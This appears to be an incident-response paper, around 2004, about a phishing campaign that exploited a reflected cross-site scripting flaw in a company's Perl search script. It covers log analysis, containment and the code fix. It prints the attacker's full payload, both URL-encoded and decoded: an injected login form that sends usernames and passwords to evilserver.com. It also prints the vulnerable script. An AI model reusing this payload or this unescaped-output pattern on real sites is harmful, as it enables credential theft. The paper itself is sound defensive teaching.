
We have NO FREE GIFT offer for referring people to our site

We do not send HTML emails, but rather nicely formatted text messages instead, since the customers prefer these.

These points were made available prominently on the website as soon as the wording was approved, and the call center reps were armed with the same language. Customers that called in were encouraged to look at their accounts for suspicious activities and a special number, 800-ITA-HELP, was set-up to handle such calls.

What was not known at this point was the scope of the incident. How many emails had been sent out, and what percent of customers would fall for this trick? Assuming that the phone call was not made on the very first email, this may have been going on for some time. The on-site technical team was quickly dispatched so the scope of the attack could be assessed.

While the technical team deployed to the servers, team members from the corporate messaging group examined the email itself. The first step was to look at the raw source of the email, to ensure that there were no viruses or malicious scripts attached, thus compromising the internal systems. The goal of this phase was to identify an attack signature, so the CART would know what to look for in the log files. The frequency and effectiveness of the attack could then be determined and an appropriate response planned. The source of the email is shown below.



After verifying that the email did not contain malicious code, the email was opened in the same program (Microsoft Outlook 2000) on the same type of system (Windows XP) that the customer had reported earlier. Since there is a chance that something may have been overlooked in the email, it was initially loaded from the CD onto a clean machine with no network connectivity.

Once it was determined that that machine and network were safe, an internal network connection was enabled. Before the link in the email was clicked, a port sniffer was opened that would record all network activity. We used WinDump (WinDump), a Windows port of the popular tcpdump program used on Unix platforms. WinDump is available from http://windump.polito.it. This was chosen because the output is in a standard format and can be read by many programs. WinDump was set to capture outgoing packets generated from a click on the link in the email, which was determined to be port 80 by looking at the source code, but all ports were scanned just in case. This way the team could see exactly what the email client generated and potentially what the web server would see as well. If there was any rogue network code embedded, the team would be alerted by the unexpected network activity. WinDump was set-up as follows.

To determine what interfaces were available, `WinDump -D` was used

```
E:>cd /Applications/Sniffers/
```

```
E:/Applications/Sniffers>WinDump -D
E:/Applications/Sniffers>(1) …
```

WinDump was then invoked with the following options
(this is to be entered on one line)

```
E:/Applications/Sniffers>WinDump -vv -X -i 1 -s 0 –w linktest.txt not
ether multicast

-vv  for verbose output
-X   for ascii output and hex
-i 1  to specify first interface – see above line
-s 0  to get entire packets
-w linktest.txt  the name of the file to capture packets into
not ether multicast to minimize network broadcast junk
```

It was found that the URL in the email, http://LessLink.com/ITA/TransSearch redirected, as promised, to a URL on the ITA website. (While this is a real LessLink, the link it referers to only exists on the test network)

The dumped file `linktest.txt` was transferred to a Unix box (Solaris) and the `grep` command was used to get a quick synopsis of what had happened. The `–a` was invoked so the binary like data in the dump file would be treated as a text file.

```
$ grep –a 'GET /' linktest.txt
GET   /ITA/TransSearch/ HTTP/1.1
GET   /cgi-bin/webcgi/xfind.cgi?PREFhidesourc … [SEE URL BELOW]
  GET /images/aquabg.gif HTTP/1.1
GET   /sniffles/michoud%20shlnekerm:zxzxzxzxzx HTTP/1.1
  GET /trans_web/html HTTP/1.1
  GET /trans_web/html/ HTTP/1.1
  GET /trans_web/html/banner.jpg HTTP/1.1
```

Clearly, the execution path indicated that via the redirect, a URL had been sent to the ITA web server that was strange, and that the web page was modified to send a username / password to a server in a directory called sniffles. The user was then redirected to the standard, static search page. An unsuspecting user would probably not even be aware that an attack had taken place, so we had to work quickly.

The file was opened in a text editor to look at the URL that was finally being called by the email. There are several unique strings in the URL that we could look for in the server logs, and the entire URL from the tcpdump file is shown below.

```
GET /cgi-
bin/webcgi/xfind.cgi?PREFhidesources=1&PREFhidevirtual=1&server=local&S
ubmit=Search&searchers=%3C%2Ftitle%3E%0A%3Ch2%20align%3D%22center%22%3E
ITA%20Transportation%20Search%20Tool%3C%2Fh2%3E%0A%3Ch3%20align%3D%22ce
nter%22%3EWe%20have%20implemented%20new%20security%20procedures%2E%3Cbr
```

```
%3EPlease%20login%20with%20your%20Standard%20User%20ID%20and%20Password
%20before%20continuing%2E%3C%2Fh3%3E%0A%3Ccenter%3E%0A%3Cform%20action%
3D%22http:%2F%2Fwww%2Einttraage%2Ecom%2Ftrans_web%2Fhtml%22%20name%3D%2
2sniffles%22%20onSubmit%3D%22XIM%3Dnew%20Image()%3B%20XIM%2Esrc%3D%27ht
tp:%2F%2Fevilserver%2Ecom%2Fsniffles%2F%27%2Bdocument%2Esniffles%2Euser
%2Evalue%2B%27:%27%2Bdocument%2Esniffles%2Epass%2Evalue%3Bif(confirm(%2
7Continue%20to%20Secure%20Site?%5Cn%5CnOK%20%3D%20I%20Agree%20and%20Wil
l%20Abide%20By%20Site%20Terms%5Cn%5CnCancel%20%3D%20Logout%20and%20Take
%20Me%20To%20Google%27))%7Bdocument%2Elocation%3D%27http:%2F%2F2Fwww%2E
inttraage%2Ecom%2Ftrans_web%2Fhtml%27%7Delse%7Bdocument%2Elocation%3D%2
7http:%2F%2Fwww%2Egoogle%2Ecom%2F%27%3Breturn%20false%3B%7D%3Breturn%20
false%3B%22%3E%0A%3Ctable%20cellpadding%3D%224%22%20border%3D%220%22%20
cellspacing%3D%220%22%3E%0A%3Ctr%20bgcolor%3D%22%237896CF%22%3E%0A%09%3
Ctd%3EUser%20ID%3C%2Ftd%3E%0A%09%3Ctd%3E%3Cinput%20type%3D%22text%22%20
name%3D%22user%22%20size%3D%2230%22%20value%3D%22%22%3E%3C%2Ftd%3E%0A%3
C%2Ftr%3E%0A%3Ctr%20bgcolor%3D%22%237896CF%22%3E%0A%09%3Ctd%3EPassword%
3C%2Ftd%3E%0A%09%3Ctd%3E%3Cinput%20type%3D%22password%22%20name%3D%22pa
ss%22%20size%3D%2230%22%20value%3D%22%22%3E%3C%2Ftd%3E%0A%3C%2Ftr%3E%0A
%3Ctr%20bgcolor%3D%22%237896CF%22%3E%0A%09%3Ctd%20colspan%3D%222%22%20a
lign%3D%22center%22%3E%0A%09%09%3Cinput%20type%3D%22submit%22%20name%3D
%22subber%22%20value%3D%22Login%20and%20Search%20ITA%20Transportation%2
2%3E%0A%09%3C%2Ftd%3E%0A%3C%2Ftr%3E%0A%3C%2Ftable%3E%0A%3C%2Fform%3E%0A
%3Cbr%3E%3Ctable%20width%3D%22100%25%22%20height%3D%225000px%22%3E%3Ctr
%3E%3Ctd%3E%3C%2Ftd%3E%3C%2Ftr%3E%3C%2Ftable%3E%3Cbr%3E%0A%3C%2Fform%3E
%3Cbr%3E  HTTP/1.1
```

This URL looks like a mess because it is url-encoded. Because WinDump was recording activity in both directions, the translated HTML page was also in the file. Cleaning that up yielded the following string that was crafted by the attacker.

```
http://www.intrrage.com/cgi-
bin/webcgi/xfind.cgi?PREFhidesources=1&PREFhidevirtual=1&server=local&S
ubmit=Search&searchers=</title>
<h2 align="center">ITA Transportation Search Tool</h2>
<h3 align="center">We have implemented new security
procedures.<br>Please login with your Standard User ID and Password
before continuing.</h3>
<center>
<form action="http://www.intrrage.com/trans_web/html" name="sniffles"
onSubmit="XIM=new Image();
XIM.src='http://evilserver.com/sniffles/'+document.sniffles.user.value+
':'+document.sniffles.pass.value;if(confirm('Continue to Secure
Site?\n\nOK = I Agree and Will Abide By Site Terms\n\nCancel = Logout
and Take Me To
Google')){document.location='http://www.intrrage.com/trans_web/html'}el
se{document.location='http://www.google.com/';return false;};return
false;">
<table cellpadding="4" border="0" cellspacing="0">
<tr bgcolor="#7896CF">
      <td>User ID</td>
      <td><input type="text" name="user" size="30" value=""></td>
</tr>
<tr bgcolor="#7896CF">
      <td>Password</td>
      <td><input type="password" name="pass" size="30" value=""></td>
</tr>
```

```
<tr bgcolor="#7896CF">
      <td colspan="2" align="center">
            <input type="submit" name="subber" value="Login and Search
ITA Transportation">
      </td>
</tr>
</table>
</form>
<br><table width="100%" height="5000px"><tr><td></td></tr></table><br>
</form><br>
```

Having both the plaintext version and the encoded version was important to the team. They will both prove useful in the later phases as recovery takes place from this incident and a report is presented to management and outside law officials. Not only is technical knowledge needed the to stop the attacks, but the ability to present the technical data to a non-technical audience is important so they can make informed decisions.

Once the attack signature was known, the information was relayed to the on-site team at the servers, who went to the server admins and got permission to look at the current logs. The logs could have just been taken, but it is better to be up front about what was needed. This is good policy unless of course the admins themselves are the suspects.

The log files from the web server was burned onto a CD, and a copy was given to the local team. The time and place of retrieval were duly noted, and the logs were moved to a separate Mac OS X machine that we trusted. The logs will now be examined in detail.

A unique string in the email was the string `sniffles`. Occurrences of this string will give us an idea of the level of attack we are under. To get a baseline, the logs from the same server from 1 month ago were looked at, and the term was searched for in those logs first.

```
$ pwd
/var/logs/oct_2003

$ ls
10012003_server_a.log 10022003_server_a.log 10032003_server_a.log
10042003_server_a.log 10052003_server_a.log 10062003_server_a.log
…
10272003_server_a.log 10282003_server_a.log 10292003_server_a.log
10302003_server_a.log 10312003_server_a.log

$ grep 'sniffles' 10*2003_server_a.log |wc -l
0     10012003_server_a.log
…
1     10122003_server_a.log
…
0     10302003_server_a.log
```

Only 1 occurrence of the word during a normal month. It was later determined that a legitimate user actually used that as part of an email address at one time. The most recent server logs were now ready to be looked at to see what they contained.

```
$ cd /var/logs

$ mkdir temp

$ cp 11*2003_server_a.log temp

$ pwd
/var/logs/temp

$ ls
11052003_server_a.log 11062003_server_a.log 11072003_server_a.log
11082003_server_a.log 11092003_server_a.log 11102003_server_a.log

$ grep 'sniffles' 11*2003_server_a.log |wc -l
0     11052003_server_a.log
12    11062003_server_a.log
0     11072003_server_a.log
1172  11082003_server_a.log
3352  11092003_server_a.log
412   11102003_server_a.log
```

As you can be seen from the grep output, the first occurrences were a few days ago, probably indicating an initial test, and continue until the last log from today. The next step is to get a list of IP addresses for each of these log lines by using the cut command.

The first command `grep 'sniffles' 11*2003_server_a.log` will give a list of all the lines that contain this phrase. Since each line contains a lot of information that is not needed, it is best to '`pipe`' or send these lines to the '`cut`' command to grab only the parts of the line that are needed. Along with the IP address of the victim, interesting pieces include the username and password, and date/time of the log entry. Since only the actual attack clicks are wanted, and not the lines in the log that may contain referer information, this modified `grep` statement was used. One log is being searched here.

```
grep 'sniffles' 1109003_server_a.log| grep '0500] "GET /cgi-bin'
```

Any lines that matched this criteria would be an attack, but since the attacker redirected the request to the search page only upon request of the victim, it could not be known how many users had actually entered an ID and password as requested. Before executing the command, `| cut -c 70` was added to limit the length of lines for this part, since the full URL was already known.

```
172.129.41.102  - - [09/Dec/2003:12:24:58 -0500] "GET /cgi-bin/webcgi
```

```
172.166.119.63  - - [09/Dec/2003:12:26:52 -0500] "GET /cgi-bin/webcgi
… [many other lines snipped]
209.109.230.177 - - [09/Dec/2003:16:19:53 -0500] "GET /cgi-bin/webcgi
24.13.147.156 - - [09/Dec/2003:17:17:43 -0500] "GET /cgi-bin/webcgi/x
67.27.187.148 - - [09/Dec/2003:17:18:23 -0500] "GET /cgi-bin/webcgi/x
```

To get just the fields of interest, use the `cut` command again to get fields 1,4-5. These represent the IP address of the VICTIM and the date/time of the attack. This should give an idea regarding both the frequency and the scope of the attack.

```
$ grep 'sniffles' 1109003_server_a.log| grep '0500] "GET /cgi-bin' |cut
–f 1,4-5 –d’ ‘
```

Now that there is an attack signature that can be searched for, changing the command a bit will yield an estimated scope of attack.

```
$ grep 'sniffles' 11*003_server_a.log| grep '0500] "GET /cgi-bin' |cut
–f 1,4-5 –d’ ‘ | wc -l

0     11052003_server_a.log
6     11062003_server_a.log
0     11072003_server_a.log
1022  11082003_server_a.log
2138  11092003_server_a.log
276   11102003_server_a.log
```

From this output it can be seen that there were over 3,200 responses to the email attack in just a few days. Even 1 attack is too much, and this number represented almost 1/3 of the online customer base. The main CART team was informed that there was a real incident that needed to be contained immediately.

Containment

Since this was an attack directed at the customers and the implicit trust they have for the company, it was decided to contact them as soon as possible. This was done by email to the customer base at large, while the higher profile customers received a phone call explaining the issue. Additionally a document was posted to the website that warned customers of the situation, with the 800-ITA-HELP number to call if they suspected they were a victim or had questions. There was an official response Memo and Q&A prepared and in the hands of the Technical Support Center soon after the incident occurred.

While this was happening, the law enforcement liaison contacted both the local FBI cyber-crime unit and the FTC, sharing with them what was known from the logs. 4 days ago there was brief activity in the logs (12 hits to be precise) and that the IP responsible for those hits was traced to a cyber-café in the eastern section of China. We have seen a general probe from that sector before, and were beginning to put together the pieces of this attack.

Since shutting down the site and search engine for more than a few minutes was not an option from a business perspective, the Eradication phase was quickly enacted to fix the vulnerability in the script. In the meantime the script was taken out of production so it could not be accessed, and a notice informing people that the search engine was temporarily unavailable was posted in place of the normal search page.

These steps were taken on the web server to display a temp page and take the script out of service while it was being fixed. The script was placed in evidence on a CD along with the HTML and graphics for the search engine.

```
LOGIN TO THE SERVER
$ ssh -l wwwuser@inttraage.com

GO TO THE DIRECTORY
$ cd /webs/www/trans_web/html

BACK-UP THE EXISTING SEARCH PAGE
$ cp index.html GOOD_index.html

REPLACE WITH A VERY MINIMAL HTML PAGE
$ echo '<html><body>Our search page is down. Call 800-ITA-HELP for
assistance. Your cooperation is appreciated.</body></html>' >
index.html

GO TO THE SCRIPT LOCATION
$ cd /webs/cgi-bin/webcgi

ARCHIVE THE SCRIPT FOR SAFE KEEPING
$ cp xfind.cgi /_archives/previous_versions/xfind.cgi.11102003

REMOVE ALL EXECUTION PRIVLEDGES FROM THE SCRIPT
```

```
$ chmod 400 xfind.cgi
```

Eradication

To eradicate this problem, accounts that had been accessed since the attack began needed to be examined for unusual activity, and the appropriate authorities notified.

During the account investigation, it was discovered that 143 accounts had been accessed, with only 51 new transactions. TCC members called those customers and verified each transaction, and found that 14 transactions were bogus. The customers contacted their respective credit card companies and the old cards were destroyed, and new accounts were opened to replace them. These customers were given a special follow-up call from the President of the company, ensuring them that the ITA site is still the best place for them to do business.

The local FBI cyber crime investigation unit was called, and was given a estimated dollar amount of the damage done by the attack of $12,003. Given the relatively low dollar amount, they said they would look into the incident and keep it on file, but it would not become a priority at this time.

At this point, in our evidence locker was a CD with the original email, the code from the website that rendered the page, and the logs that showed the nature and extent of the attacks. Also added were surveys indicating what customers lost money or business due to these attacks.

Recovery

Recovery in this attack is to restore the original search page and place in operation a new script that does not allow these XSS attacks to happen.

To eliminate the vulnerability in the search script and recover the system, the source code must be examined and the flow traced that produced the unfiltered output. The relevant source code for that script is below. Many subroutines have been removed for clarity. The vulnerable parts of the code are in a **bold red** font and the portions that were already safe before the attack are in a **bold green** font. Comments relevant to the attack in the source code **## LOOK LIKE THIS**.

```
$ cd /webs/cgi-bin/webcgi/
$ more xfind.cgi

#! /usr/bin/perl

## THIS PARSES THE ENCODED URL DATA
## SEE THE ROUTINE BELOW FOR MORE INFO
my %FORM = &parse_form;
```

```
## DO THIS AFTER THE FORM IS DECODED
## LOCALIZE THE DECODED SEARCH STRING
my $safe_searchers = $FORM{'searchers'};

## THIS VARIABLE IS USED LOWER ON THE PAGE
## AND IS BEING FILTERED WELL

## ALL BUT A SMALL GROUP OF CHARACTERS ARE BEING REMOVED
$safe_searchers =~ s/[^\.a-zA-Z0-9_^ ]//g;

## THIS IS TO THWART .. ATTACKS (DIRECTORY TRAVERSAL)
$safe_searchers =~ s/\.+/\./g;

## SAFE TO USE THIS VARIABLE BELOW
my @searchers = split(/\s+/,$safe_searchers);

## THE VARIABLE THAT WAS MISSED IS IN RED
## PROBABLY USED FOR DEBUGGING INFO
## $safe_searchers SHOULD BE USED INSTEAD
print qq|Content-Type: text/html\n\n|;
print qq|
      <html>\n <head>\n
      <title>Local: $FORM{'searchers'}</title>\n
      </head>\n
      <body background=/trans_web/html/trans_bg.jpg>\n\n|
;

if ($FORM{'server'}) {
      &return_search_results(@searchers);
}

#########################################################
sub return_search_results {
   my (@searchers) = @_;
   my $out = '';

      if ($searchers[0]) {
         $out .= qq|<h3>Searching America's for:</h3>\n|;

## VARIABLE $term IS SAFE BECAUSE @searchers IS CLEAN
## THESE TERMS ARE REPEATED SAFELY ON THE PAGE
## SEE THE SCREENSHOTS EARLIER

         foreach my $term (sort @searchers) {
            my $result = scalar keys %{$PDN_SEARCH{$term}};
            $out .= "<tr><td><b>$term</b> - $result</td></tr>\n";
         }
      }
   print $out;
}


## DECODES THE URL STREAM INTO A %FORM HASH
sub parse_form {
  my %FORM = ();
  my @pairs = ();
```

```
## POPULATES @pairs WITH THE GET DATA

  if ($ENV{'REQUEST_METHOD'} eq 'GET') {
    @pairs = split(/&/, $ENV{'QUERY_STRING'});
  }

## SIMILAR IDEA FOR POST DATA
## NOTE THE USE OF $ENV{'CONTENT_LENGTH'}
## THIS WAS SEEN IN THE HEADER EARLIER

  elsif ($ENV{'REQUEST_METHOD'} eq 'POST') {
    read(STDIN, $buffer, $ENV{'CONTENT_LENGTH'});
    @pairs = split(/&/, $buffer);
  }

  foreach my $pair (@pairs) {
    my ($name, $value) = split(/=/, $pair);

## THIS IS WHERE THE DECODING TAKES PLACE
## BOTH THE NAME AND THE VALUE ARE DECODED

    $name =~ tr/+/ /;
    $name =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;

    $value =~ tr/+/ /;
    $value =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;

    $FORM{$name} = $value if ($value);
  }
  return %FORM;
}
```

After the script was updated to prevent these attacks, the following steps were taken on the web server to recover the search page and place the new script in service. The new script was placed in evidence as well for reference purposes.

LOGIN TO THE SERVER

```
$ ssh -l wwwuser@inttraage.com
```

GO TO THE DIRECTORY

```
$ cd /webs/www/trans_web/html
```

RESTORE THE ORIGINAL SEARCH PAGE

```
$ cp GOOD_index.html index.html
```

GO TO THE SCRIPT LOCATION

```
$ cd /webs/cgi-bin/webcgi
```

ARCHIVE THE NEW SCRIPT FOR SAFE KEEPING

```
$ cp xfind.cgi /_archives/previous_versions/xfind.cgi.11102003_NEW
```

RESTORE PRIVLEDGES TO THE NEW SCRIPT


```
$ chmod a+x xfind.cgi
```

The code for the new script is shown below with new portions in **bold**. Instead of just using the safe variable as suggested above, additional filters were added to screen all the fields coming in from the URL in the &parse_form routine. This keeps the filtering in a central location. The &parse_form routine is included as Appendix C.

```
$ more xfind.cgi

#! /usr/bin/perl

## NOW RETURNS A SAFE HASH
my %FORM = &parse_form;

## THESE ARE OK TO KEEP AS A SECOND MEASURE
## REMEMBER DEFENSE IN DEPTH
my $safe_searchers = $FORM{'searchers'};
$safe_searchers =~ s/[^\.a-zA-Z0-9_^ ]//g;
$safe_searchers =~ s/\.+/\./g;
my @searchers = split(/\s+/,$safe_searchers);

print qq|Content-Type: text/html\n\n|;
print qq|
      <html>\n <head>\n
      <title>Local: $safe_searchers</title>\n
      </head>\n
      <body background=/trans_web/html/trans_bg.jpg>\n\n|
;

if ($FORM{'server'}) {
      &return_search_results(@searchers);
}

#########################################################
sub return_search_results {
   my (@searchers) = @_;
   my $out = '';

      if ($searchers[0]) {
         $out .= qq|<h3>Searching America's for:</h3>\n|;

         foreach my $term (sort @searchers) {
            my $result = scalar keys %{$PDN_SEARCH{$term}};
            $out .= "<tr><td><b>$term</b> - $result</td></tr>\n";
         }
      }
   print $out;
}


## DECODES THE URL STREAM INTO A %FORM HASH
sub parse_form {
  my %FORM = ();
  my @pairs = ();

if ($ENV{'REQUEST_METHOD'} eq 'GET') {
```

```
    @pairs = split(/&/, $ENV{'QUERY_STRING'});
}
elsif ($ENV{'REQUEST_METHOD'} eq 'POST') {
    read(STDIN, $buffer, $ENV{'CONTENT_LENGTH'});
    @pairs = split(/&/, $buffer);
}

  foreach my $pair (@pairs) {
    my ($name, $value) = split(/=/, $pair);

    $name =~ tr/+/ /;
    $name =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;

$name =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;

## JUST EXECUTE THIS LINE TWICE TO DEFEAT DOUBLE ENCODINGS
$name =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;

    $value =~ tr/+/ /;
    $value =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;

## JUST EXECUTE THIS LINE TWICE TO DEFEAT DOUBLE ENCODINGS
$value =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;

    $FORM{$name} = $value if ($value);
  }

## return %FORM;

  ## BEFORE RETURNING THE HASH DO SOME FILTERING
  ## DECIDE WHAT IS LEGAL AND DELETE THE REST
  ## WE ONLY NEED ALPHA NUMERICS AND A FEW SYMBOLS

      my %SAFE_FORM = %FORM;
      foreach my $key (sort keys %FORM) {
            my $safe_key = $key;
            $safe_key =~ s/[^\.a-zA-Z0-9_^ ]//g;
            $safe_key =~ s/\.+/\./g;

            my $safe_value = $FORM{$key};
            $safe_value =~ s/[^\.a-zA-Z0-9_^ ]//g;
            $safe_value =~ s/\.+/\./g;

            $SAFE_FORM{$safe_key} = $safe_value;
      }

      return %SAFE_FORM;


}
```

What does the attacked page look like after these changes are made? The form is gone and the page is a mess, responding to the search string as it should in a safe manner. This attack will no longer work.



This site was fixed with the coding techniques described earlier in this section. In addition to describing the problem, almost every site also has code examples to fix these holes.

Some of the ones I found useful are the Vulnerability note on cert.org and the related papers http://www.cert.org/tech_tips/malicious_code_mitigation.html and .

The PDF from SPI Dynamics at http://www.spidynamics.com/whitepapers/SPIcross-sitescripting.pdf also has some useful coding techniques.

There is also an excellent article on the Watchguard.com site at http://www.watchguard.com/infocenter/editorial/135142.asp.

Lessons Learned

The code

This attack was possible because a developer left what appeared to be debugging code in a production script. Coding practices that remove the XSS vulnerability were known, but not applied thoroughly enough. Code should be scanned so that each occurrence of the %FORM is verified to be cleaned before displaying on the web page.

The CART Team

The team assembled as planned and in a timely manner. The numbers we had for some eBusiness folks were outdated and need to be changed. They should be verified at least once a month at minimum.

The liaison at the local FBI office was on vacation, and a new relationship was established with the back-up. This took valuable time during the incident while trust was being built. A plan is being put in place to keep them in the loop on a more regular basis, and a formal meeting has been set-up with teams from both organizations.

The technical team had all the tools they needed, but spent a lot of time in transit to the remote site that housed the web server. A CART team member will be stationed near there to get us the information we need so a quick initial analysis may be completed. A more thorough on-site investigation can be performed at a later date.

The Customers

The customer awareness training that we conduct needs to be re-evaluated to reflect the current threats we face. Each customer account will be analyzed in detail to see if anything was missed. There will also be a scan for customers that have accounts opened with bogus information. The website will be updated with the latest information about the attack, and the 800-ITA-HELP phone number will be kept open on a permanent basis.

The Attack

The attack was traced to a region in eastern China. Some companies over there threatened to hurt our business if we did not feature them in our search engine. While it may never be proved that this is where the attack originated, account managers have been notified that accounts in this region may be suspect.

Useful References

There are several excellent references on the techniques and prevention of Cross-Site Scripting that are available on the internet.

http://httpd.apache.org/info/css-security/
http://www.cgisecurity.com/articles/xss-faq.shtml
http://securityfocus.com/archive/82/246275
http://archives.neohapsis.com/archives/vuln-dev/2002-q1/0248.html

CERT® Advisory CA-2000-02
Malicious HTML Tags Embedded in Client Web Requests
http://www.cert.org/advisories/CA-2000-02.html

http://www.cert.org/tech_tips/malicious_code_FAQ.html
http://www.cert.org/tech_tips/malicious_code_mitigation.html

Some of the applications used in this paper include;

Browsers:
- NOT VULNERABLE:
  - Lynx - http://lynx.isc.org/
  - Links - http://artax.karlin.mff.cuni.cz/~mikulas/links/
- VULNERABLE:
  - Netscape - http://channels.netscape.com/ns/browsers/default.jsp
  - Internet Explorer - http://www.microsoft.com/ie

Web servers used:
- Apache – http://www.apache.org
- MS IIS – http://www.microsoft.com/iis

Operating Systems
- Mac OS X – http://www.apple.com/macosx
- Solaris - http://wwws.sun.com/software/solaris/index.html
- Windows XP, 2000 - http://www.microsoft.com/windows

The following standard command line utilities were also used:
- grep - pattern matching http://www.gnu.org/software/grep/grep.html
- cut - slices a line of anything
- more - paginates long documents
- cat - outputs a file to stdout
- wc - counts words/lines/characters
- tcpflow – http://www.circlemud.org/~jelson/software/tcpflow

Works Cited

The SANS Institute - The SANS Security Policy Project – circa 2002
URL: http://www.sans.org/resources/policies/ (Mar 11, 2004)

CERT® Advisory CA-2000-02
URL: http://www.cert.org/advisories/CA-2000-02.html (Dec 17, 2003)

Netscape Communications Corporation – circa 1995
URL: http://wp.netscape.com/newsref/pr/newsrelease67.html (Mar 11, 2004)

About Lynx
URL: http://lynx.isc.org/current/lynx2-8-5/lynx_help/about_lynx.html (Feb 3, 2004)

Links Home Page
URL: http://artax.karlin.mff.cuni.cz/~mikulas/links/ (Feb 12, 2004)

World Wide Web Consortium
URL: http://www.w3.org/ (Feb 22, 2004)

The Common Gateway Interface
URL: http://hoohoo.ncsa.uiuc.edu/cgi/ (Mar 15, 2004)

FTC (Federal Trade Commission) – How Not to Get Hooked by a Phishing Scam
URL: http://www.ftc.gov/bcp/conline/pubs/alerts/phishingalrt.htm
(Mar 18, 2004)

cert.org - Vulnerability Note VU#652278
URL: http://www.kb.cert.org/vuls/id/652278 (Mar 11, 2004)

LessLink.com
URL: http://LessLink.com (Mar 16, 2004)

SPI Dynamics
URL: http://www.spidynamics.com/whitepapers/SPIcross-sitescripting.pdf
(Jan 11, 2004)

Cook, Steven. "A Web Developer's Guide to Cross-Site Scripting". Feb 11, 2003
URL: http://www.sans.org/rr/papers/index.php?id=988 (Dec 16, 2003)

Kowalski, Mike J.
NetworkActivSniffer v1.4.2.2
URL: http://www.networkactiv.com (Feb 24, 2003)

GNU Grep

URL: http://www.gnu.org/software/grep/grep.html (Mar 13, 2004)

Cohen, Fred. "White Glove Application CDs". circa 2001
URL: http://all.net/WG/index.html (March 16, 2004)

WinDump
URL: http://windump.polito.it (March 11, 2004)

Neurophys – ASCII Table – circa 2003
URL: http://www.neurophys.wisc.edu/www/comp/docs/ascii.html (March 6, 2004)

Appendix A

Character Conversion Table

A chart similar to the one shown here was found on the internet and was modified to fit in the space here. I removed the binary and a few other columns and changed the format. The original chart is located at http://www.neurophys.wisc.edu/www/comp/docs/ascii.html

ASCII – DECIMAL – HEXADECIMAL CONVERSION CHART

Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex
NULL	0	00		32	20	@	64	40	`	96	60	€	128	80		160	A0	À	192	C0	à	224	E0
SOH	1	01	!	33	21	A	65	41	a	97	61		129	81	¡	161	A1	Á	193	C1	á	225	E1
STX	2	02	"	34	22	B	66	42	b	98	62	‚	130	82	¢	162	A2	Â	194	C2	â	226	E2
ETX	3	03	#	35	23	C	67	43	c	99	63	ƒ	131	83	£	163	A3	Ã	195	C3	ã	227	E3
